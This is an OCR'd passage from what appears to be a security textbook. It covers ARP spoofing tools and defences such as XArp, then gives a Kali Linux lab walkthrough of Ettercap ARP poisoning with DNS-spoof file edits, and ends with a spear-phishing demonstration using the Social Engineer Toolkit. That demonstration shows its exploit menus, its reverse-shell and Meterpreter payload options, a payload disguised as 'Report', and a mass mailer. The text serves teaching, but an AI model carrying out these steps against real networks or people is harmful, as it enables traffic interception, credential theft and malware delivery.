


Figure 88 ARP spoofing

10.2.2 ARP attack software at a glance

Programs that use ARP spoofing as hacking software are typically marketed as security applications and are freely available online. Administrators may use the applications to test their networks and defend themselves from typical attack patterns. ARP0c/WCI, Arpoison, Cain&Abel, Dsniff, Ettercap, FaceNiff, and NetCut are the most frequent applications.

ARP0c/WCI: According to the supplier, ARP0c/WCI is a tool that intercepts connections on a private network by using ARP spoofing. The program does this by sending fake ARP answer packets, which reroute traffic to the machine running ARP0c/WCI. The integrated bridging engine is responsible for forwarding data to the real destination system. ARP0c/WCI forwards packets that are not delivered locally to the proper router. In most cases, a man-in-the-middle assault goes unnoticed. The application is accessible for both Linux and Windows and is available for free download from the provider's website.

Arpoison: The command line program Arpoison creates user-defined ARP packets in which the sender and target addresses are specified by the user. Arpoison is a network analysis tool that may potentially be used as an attack tool. The utility is free to use and is licensed under the GNU General Public License.

Cain&Abel: Developed as an ancient password recovery tool, the Cain&Abel software allows you to intercept networks and decode encrypted passwords. Since version 2.5, the program has now included ARP poisoning features to capture IP traffic in switched LANs. Cain&Abel can handle SSH

and HTTPS connections as well. Since version 4.0, the application has enabled the AirPcap adaptor for analyzing WLAN network traffic, allowing passive reading of data flow in the WLAN. Since version 4.9.1, it has been able to launch attacks against WPA-secured wireless networks.

Dsniff is a set of applications that provide a range of tools for network research and penetration tests: Dsniff, Filesnarf, Mailsnarf, Msgsnarf, Urlsnarf, and Webspy may spy on networks and capture data, emails, or passwords. Data that is typically inaccessible on switched networks can be detected using Arpspoof, Dnsspoof, and Macof. SShmitm and Webmitm programs can be used to perform man-in-the-middle attacks against SSH and SSL/TLS protected connections.

Ettercap: An easy-to-use APR spoofing tool Ettercap is most employed in man-in-the-middle attacks. The program works with a variety of Linux distributions as well as Mac OS X. (Snow Leopard and Lion). A Windows installation is feasible, but it needs additional configuration. The ncurses front-end and the GTK2 GUI graphical user interfaces are provided in addition to the user interface. Sniffing, ARP attacks, and password collecting may all be automated. Ettercap can modify intercepted data and attack connections protected by SSH or SSL. Officially, the application is marketed as security software and is used in product testing.

FaceNiff: The Android software FaceNiff allows users to read session cookies and capture offer sessions on WLAN networks. Hackers use the program to gain access to Facebook, Amazon, or Twitter accounts, regardless of whether the wireless network is open or encrypted using WEP, WPA-PSK, or WPA2-PSK. EAP (Extensible Authentication Protocol) authentication protocols such as SSL provide excellent protection against FaceNiff. The Android software is based on the Firefox extension Firesheep and may be used in conjunction with the previously installed standard browser on cellphones.

NetCut: Administrators may control their network using ARP using the network management program NetCut. The program identifies all network-connected devices and displays their MAC addresses. A simple click on one of the given addresses is all that is required to disconnect the device from the network. NetCut is especially well-suited for DoS assaults, as long as the attacker is on the same network as the victim; man-in-the-middle attacks are not possible with this program.

10.2.3 ARP spoofing and encryption

If a hacker is successful in switching between two communication partners, he or she has complete control over the unsecured connections. Because the whole communication of a compromised connection passes via the hacker's system, they may read and alter the data at their leisure. Some encryption methods and authentication certificates can provide protection against data espionage. If an attacker simply captures encoded data, the worst-case scenario is a denial of service caused by discarding data packets. However, consistent implementation of trustworthy data encryption is required.

10.2.4 Countermeasures

Since ARP spoofing exploits the address resolution protocol, all IPv4 networks are prone to attacks of this kind. The **implementation of IPv6** was also unable to solve this core problem. The new IP standard renounces ARP and instead controls address resolution in the LAN via NDP (Neighbor

Discovery Protocol), which is also vulnerable to spoofing attacks. The security gap could be closed through the Secure Neighbor Discovery (SEND) protocol, but this isn't supported by many desktops operating systems.

- **Arpwatch**: When the cross-platform open-source program Arpwatch is installed into a local IPv4 network, it records all ARP actions in the LAN in real time. The software collects all inbound ARP packets and stores them, together with the address information, in a central database. If the software discovers earlier entries that do not match the data presently being provided, it sends an email alert to the administrator. The method is effective, but it is only applicable to networks using static IP addresses. Any change in the IP/MAC mapping results in a false warning when LAN IPs are broadcast dynamically through a DHCP server.
- **ARP-Guard:** ISL's ARP-Guard additionally monitors the internal network and uses two separate sensors. The LAN sensor operates in the same way as Arpwatch does, examining inbound data packets and generating an alert if there are any differences. The software's sensor management architecture also includes an SNMP sensor, which utilizes the Simple Network Management Protocol (SNMP) to contact LAN-connected devices and read their ARP tables. Not only are ARP assaults confined and avoided in this manner, but the integrated address management also enables administrators to detect undesirable devices and prohibit them from accessing the network.
- **XArp:** To protect a network from ARP spoofing, the XArp software employs both active and passive modules. The passive modules examine ARP packets delivered over the network and compare the associated address assignment to older entries. If there are any differences, the software will raise an alarm. The control system is based on statistical studies and examines network data for distinct patterns that developers believe signal ARP assaults. The sensitivity of this traffic filter may be gradually modified.

10.3 ARP POISONING AND MITM ATTACKS

A technique where an attacker sends messages to a local area network via the Address Resolution Protocol (ARP). Associating the attacker's MAC address with another host's IP address, such as default gateway, which causes traffic to be sent to the attacker's IP address.

ARP spoofing shall allow an attacker to intercept, modify and stop traffic data frames on a network. Attack is used as an opening for attacks, like denial of service, man in the middle, hijacking session attacks.

The attack can be used on networks using ARP, and is limited to attacking the attacker and allows him to gain direct access to the local network segment.





Figure 89 ARP POISONING AND MITM ATTACKS

PROCEDURE:

- Boot up Kali Linux and windows in virtual machine.
- Open a new terminal on a Kali Linux Machine.
- And type the following commands to locate and edit Ettercap DNS file
    - Locate etter.dns
    - leafpad /etc /Ettercap /etter.dns

The Ettercap DNS file opens.



- Open the new terminal and ping hackthissite.org and copy that IP on the Ettercap DNS file.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ping www.hackthissite.org
PING www.hackthissite.org (198.148.81.138) 56(84) bytes of data.
64 bytes from 198.148.81.138 (198.148.81.138): icmp_seq=1 ttl=52 time=241 ms
64 bytes from 198.148.81.138 (198.148.81.138): icmp_seq=2 ttl=52 time=226 ms
64 bytes from 198.148.81.138 (198.148.81.138): icmp_seq=3 ttl=52 time=241 ms
64 bytes from 198.148.81.138 (198.148.81.138): icmp_seq=4 ttl=52 time=226 ms
64 bytes from 198.148.81.138 (198.148.81.138): icmp_seq=5 ttl=52 time=226 ms
64 bytes from 198.148.81.138 (198.148.81.138): icmp_seq=6 ttl=52 time=231 ms
^C
```

Copy the hackthissite.org's IP in google.co.in and save.

```
##############################
# microsoft sucks ;)
# redirect it to www.linux.org
#

google.co.in      A   198.148.81.138
*.google.com    A   198.148.81.138
www.google.com  PTR 198.148.81.138      # Wildcards in PTR are not allowed


##########################################
# no one out there can have our domains...
```

After you save the change made on the Leafpad , Now in Kali Linux click on Applications.


- *Applications ->sniffing and spoofing->network sniffing->Ettercap graphical*.




- To select the ts list.



- Now select network interface. If using LAN select eth0.



- Turn on the target machine and find out the IP on the VM.
- Then start scan hosts on Ettercap.
- And find the host list.




- Now select the target IP and add as target 1.




- Find the default gateway and as target 2.

- Click on MITM and then select ARP poisoning.




Select both the options under ARP poisoning


- Sniff remote connections
- Only one way poisoning




- Click on plugins, select manage plugins and double click on ‘dns_spoof’.

- Now go to start and click on start sniffing.





After the sniffing is completed start the browser on the victim machine and type google.co.in and the page will be redirected to hackthissite.org website.



10.4 XArp

XArp is a network security technique. It identifies major network threats that firewalls do not detect.

The true explanation is that XArp employs sophisticated ways to identify ARP-attacks such as ARP-spoofing. These are simple to initiate assaults with high effect that evade firewalls.

10.4.1 Why do I need XArp?

Because ARP-based assaults are vastly underappreciated. An attacker may eavesdrop on all your network traffic, including emails and passwords, by using ARP-spoofing. All of this goes completely unnoticed. To identify such assaults, XArp employs both active and passive approaches.

10.4.2 In what network environment do I need XArp?

Because ARP-based assaults are vastly underappreciated. An attacker may eavesdrop on all of your network traffic, including emails and passwords, by using ARP-spoofing. All of this goes completely unnoticed. To identify such assaults, XArp employs both active and passive approaches.

10.4.3 What to do when an attack is detected by XArp?

The best suggestion is to turn off all internet and network connections immediately. Close all browsers, email clients, and network clients. Contact your network administrator. He can evaluate the XArp log data to determine which actions are required.

10.4.4 Installation of XArp?

1. Before installing Xarp you need to install dependencies xarp as libxerces – C3.1 and arptables .

```
#apt-get install libxerces-c3.1 arptables
```

2. Then download the package on the website of the editor http://www.xarp.net/

```
wget -O xarp-2.2.2-i686.deb www.xarp.net/?download=10343
```

3. Then install the package

```
#dpkg -i xarp-2.2.2-i686.deb
```

4. On error, made the following command

```
#apt-get install -f
```

10.5 Phishing

Phishing is the fraudulent attempt to obtain sensitive information including usernames, password, and credit card details (and money), often for malicious reasons, by disguising an electronic communication as a trusted entity.

Phishing is typically done by spoofing emails or instant messaging, and often directs users to enter personal information (CREDENTIALS) on a fake website, the look and feel of which is identical to the legitimate website, the only difference being the website's URL.

There are several approaches and different ways a phishing attack can be performed. Various hackers use their own methodologies to exploit a customer to meet their needs.

Phishing attacks do not just spoof an email address. One can target the victim locally. There are types of attacks for different cases:

- **Victim at an Unknown or remote location**

This can be achieved by sending mail or a text to guide the user to the fake page where they may enter their credentials. This is a type of attack in which an attack attempts to submit a mail pretending to be from a company or organization or website. In this attack where an attacker generates an email template that looks like a real email, and there is a link that redirects the victim to the fake page where the victim enters their username and password. Once you press the login button, the website reloads and it redirects to the original page, it appears like the page that has just been reloaded. The intruder now has a txt file on his server where the fake website where the victim's credentials are stored is hosted.




Figure 90 Phishing

Victim on a Loc

ATTACKER

This is a case where the victim is in the same network as the attacker. The attacker injects the network access points for the ARP table and spoofs the table for Victims IP address. Sometimes called this attack as an ARP Poisoning Attack. What occurs here is that the attacker scans the access point and gets the list of all the devices connected to the same access point as the attacker. The attacker then tests the victim's system's MAC address and IP address, and spoof the victim's machine IP Now he poisons the ARP table in the Access point so that whatever the victim requests the intruder will send to the access point, he can redirect the victim's computer to his local server.

The attack is called as MITM (MAN IN THE MIDDLE). The victim is redirected to the local server or system of the attacker and the person landed on the fake page the looks like the same page the victim asked for, which works the same way for all phishing attacks.

There are different types of phishing and each have their own motto and different levels of attacks.

- Spear Phishing
- Clone Phishing
- Whaling



Figure 91 Phishing Targets


10.5.1 Spear Phishing:

Spear-phishing attackers are targeting victims who put their personal information online. They can view individual profiles as they search a social networking site.

From a profile, they will be able to find the email address of an individual, the list of friends, the geographic location and any updates about new gadgets recently purchased. With all this information, the attacker would be able to act as a friend or a familiar entity and send their target a convincing but fraudulent message.

These messages often contain urgent explanations about why they need sensitive information to increase the success rates. Victims are asked to open a malicious attachment or click a link that takes them to a spoofed website where passwords, account numbers, PINs and access codes are demanded. An attacker posing as a friend may ask for usernames and passwords for different

websites, such as Facebook, so they could access posted photos. In reality, the attackers will use that password to access various websites that have confidential information, such as credit card details or social security numbers. When criminals obtain enough sensitive information, they can access bank accounts, or even create a new identity using information from their victim. Spear-phishing can also trick people into downloading malware or malicious codes after clicking on links or opening attachments in messages.



Example:

Here I would like to perform a live demonstration of victims are getting hacked to spear phishing.
A typical attacker does the following steps to Spear Phish a victim

STEP 1: Choosing the type of attack.

```
********** PAYLOADS **********

 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
 2) SET Custom Written Document UNC LM SMB Capture Attack
 3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
 4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
 5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
 6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
 7) Adobe Flash Player "Button" Remote Code Execution
 8) Adobe CoolType SING Table "uniqueName" Overflow
 9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

STEP 2: Choosing the type of PAYLOAD (can be defined as a malicious file which would be installed on victim or user).

```
  1) Windows Reverse TCP Shell             Spawn a command shell on victim and send back to at
acker
  2) Windows Meterpreter Reverse_TCP       Spawn a meterpreter shell on victim and send back t
 attacker
  3) Windows Reverse VNC DLL               Spawn a VNC server on victim and send back to attac
er
  4) Windows Reverse TCP Shell (x64)       Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpr
ter
  6) Windows Shell Bind_TCP (X64)          Execute payload and create an accepting port on rem
te system
  7) Windows Meterpreter Reverse HTTPS     Tunnel communication over HTTP using SSL and use Me
erpreter
```

Note: This will create a Word document that will overflow a buffer and enable us to put a listener or rootkit on the victim's machine.

STEP 3: An attacker would get a payload generated to deploy it on the victim's machine and gets the option to send it to multiple recipients for a mass email attack or to a single recipient.

Note: The file has been renamed to payload as "Report".

```
phishing> New filename:Report
Filename changed, moving on...

ocial Engineer Toolkit Mass E-Mailer

here are two options on the mass e-mailer, the first would
e to send an email to one individual person. The second option
ill allow you to import a list and send it to as many people as
ou want within that list.

